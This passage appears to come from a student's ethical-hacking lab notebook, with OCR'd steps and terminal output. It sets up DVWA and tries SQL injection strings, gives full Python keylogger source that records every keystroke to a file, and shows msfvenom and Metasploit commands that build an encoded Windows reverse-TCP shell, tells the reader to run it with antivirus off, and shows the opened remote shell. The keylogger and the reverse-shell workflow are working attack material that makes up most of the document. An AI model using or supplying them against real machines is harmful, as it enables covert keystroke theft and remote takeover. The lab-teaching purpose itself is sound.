
1. Extract the DVWA zip file.
2. Copy the folder and paste it in Drive C: > xampp > htdocs
3. Rename the file as DVWA.
4. Go in the config file and rename the file as config.inc.php
5. Open chrome and search localhost/DVWA.
6. Click on create/reset database. The database will be created. Click on login.




7. Username = “Admin” and Password = “password”. Click on login.




8. Click on DVWA security and set the security to low.




9. Click on SQL Injection.




10. In User Id enter 1 and click on submit.




11. Enter User ID as 2:




12. Enter User ID as 3:




13. Enter User ID as 4:



14. Enter User ID as 1 = 1:



15. Enter User ID as a’ or “=”.



Practical: 09

Aim: Create a simple keylogger using python.

Code:

```
from pynput.keyboard import Key, Listener
import logging
# Define a directory and log filename
(change to your desired path)
log_dir = ""
# Full path to log file
log_file = log_dir + "key_log.txt"
# Setup basic logging config
logging.basicConfig(filename=log_file,
level=logging.DEBUG,
format='%(asctime)s: %(message)s')
def on_press(key):
    logging.info(str(key))
# Start the listener
with Listener(on_press=on_press) as
listener:
    listener.join()
```

Output:

key_log - Notepad

File Edit Format View Help

```
2025-11-17 12:28:26,528: Key.ctrl_l
2025-11-17 12:28:26,872: '\x03'
2025-11-17 12:28:32,872: 'f'
2025-11-17 12:28:33,062: 'i'
2025-11-17 12:28:33,319: 'l'
2025-11-17 12:28:39,376: Key.backspace
2025-11-17 12:28:39,606: Key.shift
2025-11-17 12:28:39,881: 'V'
2025-11-17 12:28:40,816: Key.backspace
2025-11-17 12:28:41,472: Key.ctrl_l
2025-11-17 12:28:41,646: '\x16'
2025-11-17 12:28:42,526: Key.enter
2025-11-17 12:28:52,296: Key.backspace
2025-11-17 12:28:52,494: Key.backspace
2025-11-17 12:28:52,656: Key.backspace
2025-11-17 12:28:52,800: Key.backspace
2025-11-17 12:28:52,976: Key.backspace
2025-11-17 12:28:53,128: Key.backspace
2025-11-17 12:28:53,304: Key.backspace
2025-11-17 12:28:53,496: Key.backspace
2025-11-17 12:28:53,744: Key.backspace
2025-11-17 12:28:54,430: Key.enter
```


Practical: 10

Aim: Using Metasploit to exploit (Kali Linux).

Steps:
Boot kali linux in pendrive and open it in PC.
Open metasploit and type exit command to quit.
The directory will change to root@kali.
Type the following command.

1. msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.9.191 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/1.exe
2. msfconsole
3. use exploit/multi/handler
4. msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
5. payload => windows/shell/reverse_tcp
6. Show options
7. msf exploit(multi/handler) > set LHOST 192.168.9.191
8. LHOST => 192.168.9.191
9. msf exploit(multi/handler) > set LPORT 31337
10. LPORT => 31337
11. msf exploit(multi/handler) > exploit

PUT THE PAYLOAD GENEREATED IN A WINDOWS PC (MAKE SURE ANTIVIRUS IS OFF) AND RUN THE EXE FILE.



```
Applications ▾   Places ▾   Terminal ▾

File  Edit  View  Search  Terminal  Help
root@kali:~# msfconsole

                                                  Metasploit!

       =[ metasploit v4.17.17-dev                         ]
+ -- --=[ 1817 exploits - 1031 auxiliary - 315 post        ]
+ -- --=[ 539 payloads - 42 encoders - 10 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------


Payload options (windows/shell/reverse_tcp):
```

```
Applications ▾   Places ▾   Terminal ▾                    Fri 10:04
                                                          root@kali: ~
File  Edit  View  Search  Terminal  Help

Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > set LHOST 192.168.9.191
LHOST => 192.168.9.191
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.9.191:31337
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.9.109
[*] Command shell session 1 opened (192.168.9.191:31337 -> 192.168.9.109:52407) at 2019-03-15 09:31:44 +0000

Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

E:\>whoami
whoami
mupet\cs1

E:\>whoami
whoami
```

Applications Places Terminal

File Edit View Search Terminal Help

```
E:\>whoami
whoami
mupet\cs1

E:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

E:\>dir
dir
 Volume in drive E is KALI LIVE
 Volume Serial Number is 9AD8-508A

 Directory of E:\

15-03-2019  13:56    <DIR>          .disk
15-03-2019  13:57               133 autorun.inf
15-03-2019  13:57    <DIR>          boot
15-03-2019  13:57                 0 debian
15-03-2019  13:57    <DIR>          dists
15-03-2019  13:57    <DIR>          EFI
15-03-2019  13:57           327,680 efi.img
15-03-2019  13:57    <DIR>          firmware
15-03-2019  13:57           183,934 g2ldr
15-03-2019  13:57             8,192 g2ldr.mbr
15-03-2019  13:57    <DIR>          install
15-03-2019  13:57    <DIR>          isolinux
15-03-2019  13:57    <DIR>          live
15-03-2019  14:03            92,404 md5sum.txt
15-03-2019  14:03    <DIR>          pool
15-03-2019  14:04           674,929 setup.exe
15-03-2019  14:04    <DIR>          tools
15-03-2019  14:04               228 win32-loader.ini
15-03-2019  14:04                94 syslinux.cfg
               9 File(s)      1,287,594 bytes
              10 Dir(s)     462,766,080 bytes free
```